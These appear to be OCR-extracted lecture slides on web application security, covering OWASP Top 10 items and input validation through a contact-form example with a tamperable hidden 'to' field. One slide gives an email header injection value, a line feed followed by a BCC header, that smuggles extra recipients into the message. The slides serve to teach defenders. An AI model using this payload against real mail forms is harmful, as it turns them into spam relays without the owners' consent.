
Insecure Communications


OWASP TOP 10: A8


Insecure Cryptographic Storage


INPUT
VALIDATION


CONTACT US
Your Name
EMAIL
Message
SEND


CONTACT US
Your Name
EMAIL
Message
SEND
<input type="text"
name="email"
... />


Hidden Field
<input type="hidden"
name="to"
value="web@college.edu"
(can still be changed)


<input type="hidden"
name="to"
value="web@college.edu"
becomes
To: web@college.edu
From: donkey@college.edu
Subject: form feedback
This is the message


Change the value to %0ABCC:victim@example.


↳ hex for LF

